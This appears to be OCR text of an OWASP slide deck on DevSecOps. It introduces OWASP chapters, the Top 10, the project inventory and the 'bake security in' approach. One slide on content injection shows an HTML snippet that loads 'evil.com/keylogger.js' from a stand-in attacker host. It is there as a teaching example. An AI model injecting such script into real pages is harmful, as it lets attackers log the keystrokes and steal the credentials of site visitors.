DevSecOps: The OWASP Way

Free and Open-Source Resources To Help On Your Journey

Sam Stepanyan (@securestep9)
OWASP London Chapter Leader
OWASP Global Board Member

OWASP®

$ whoami

- Application Security Consultant & Architect
- In Financial Services, City of London
- Software Development Background
- In Application Security space since 2006
- OWASP London Chapter Leader since 2015
- OWASP London Chapter volunteer since 2008
- Follow me on Twitter @securestep9 =>

Open Web Application Security Project

The OWASP® is a nonprofit foundation that works to **improve** the **security of software** through its community-led **open source** software **projects**, hundreds of **chapters** worldwide, tens of thousands of **community members**, and by hosting local and global **conferences**.

Open Source Tools, Guidelines, Standards, Frameworks, Books

Community - Chapters Worldwide

Global Application Security Conferences: USA, Europe, Asia

OWASP® Foundation World Wide


Countries
68

Groups
245

Community
101,000+


OWASP in the UK

- Belfast
- Birmingham
- Bristol
- Cambridge
- Dorset
- Leeds
- London
- Manchester
- Newcastle
- Peterborough
- Reading
- Suffolk
- Warwick




https://www.meetup.com/owasp-london/

Meetups


OWASP
Pro Active CONTROLS


Content Injection
<html>
<head>…</head>
<body>
<script src="evil.com/keylogger.js"></script>
</body>
SIDES



Capture The Flag (CTF) Tournaments

@owasplondon


Katy Anton @KatyAnton 29/11/2016
Awesome #hackaton session at @OWASPLondon. Really enjoyed the @codebashing code.
3

Chris Highfield @cmhtw33t 28/11/2016
Continuing the @OWASPLondon hackathon on the train journey home.
1


Rich Fairhurst @richfairhurst 28/11/2016
Awesome session with @OWASPLondon and @codebashing this evening - I'm coming back for a drone tomorrow :-)
1 4

KerberosMansour @Kerberosmansour 28/11/201
@OWASPLondon hackathon has started many thanks to @thoughtworks for hosting us!

OWASP® Top 10



- Awareness document for developers and web application security practitioners
- A broad consensus about the most critical security risks to web applications
- The **1st step** towards changing the application development culture within your organization into one that produces more secure code
- A Whitepaper Not a “Standard”! (However **OWASP ASVS** is)



OWASP Project Inventory: 250+

Flagship Projects

- OWASP Amass
- OWASP Application Security Verification Standard
- OWASP Cheat Sheet Series
- OWASP CSRFGuard
- OWASP CycloneDX
- OWASP Defectdojo
- OWASP Dependency-Check
- OWASP Dependency-Track
- OWASP Juice Shop
- OWASP Mobile Security Testing Guid
- OWASP ModSecurity Core Rule Set
- OWASP OWTF
- OWASP SAMM
- OWASP Security Knowledge Framework
- OWASP Security Shepherd
- OWASP Top Ten
- OWASP Web Security Testing Guide
- OWASP ZAP

Lab Projects

- OWASP AntiSamy
- OWASP API Security Project
- OWASP Attack Surface Detector
- OWASP Automated Threats to Web Applications
- OWASP Benchmark
- OWASP Proactive Controls
- OWASP pytm
- OWASP SamuraiWTF
- OWASP Secure Coding Dojo
- OWASP secureCodeBox
- OWASP SecureTea Project
- OWASP Security Pins
- OWASP Snakes And Ladders
- OWASP Software Component Verification Standard
- OWASP Threat Dragon

Incubator Projects

- OWASP .Net
- OWASP aegis4j
- OWASP Android Security Inspector Toolkit
- OWASP APICheck
- OWASP Application Gateway
- OWASP Application Security Awareness Campaigns
- OWASP Appsec Pipeline
- OWASP Barbarus
- OWASP Big Data Security Verification Standard
- OWASP Bug Logging Tool
- OWASP Cloud-Native Security Project
- OWASP Code the Flag
- OWASP Core Business Application Security
- OWASP CSRFProtector Project
- OWASP Cyber Controls Matrix (OCCM)
- OWASP Cyber Defense Framework
- OWASP Cyber Defense Matrix
- OWASP Cyber Scavenger Hunt
- OWASP D4N155
- OWASP Desktop App Security Top 10
- OWASP AppSec Days Developer Outreach Program
- OWASP Devsecops Maturity Model
- OWASP DevSlop
- OWASP Docker Top 10
- OWASP DPD (DDOS Prevention using DPI)
- OWASP G0rKing
- OWASP Go Secure Coding Practices Guide
- OWASP Honeypot

https://owasp.org/projects
Open Source & FREE


OWASP ‘s Dinis Cruz and “SecDevOps”

This book will give you a solution for the following common problems inside AppSec and Development teams:

- *"How do I get my manager to take security issues in my app seriously"*
- *"How do I get time to spend on non-functional requirements and refactoring"*
- *"We are product-driven development team and don't have time for anything that is not customer-driven"*
- *"We know our current development, testing and deployment environment is highly inefficient, but how can we prove that to management"*
- *"We constantly do hacks and compromises before deadlines, but we can't measure its real impact, and how they always tend to be a false economy"*

https://github.com/DinisCruz/Book_SecDevOps_Risk_Workflow/

DevSecOps is...




Integration of Security Practices & Culture into DevOps Processes as a Shared Responsibility?

An approach which embeds security practices and tools into each phase of the DevOps pipeline?


People -> Process -> Technology

Sprinkle or Bake In?




Instead of "sprinkling" Security on top of your DevOps Processes - bake it in!

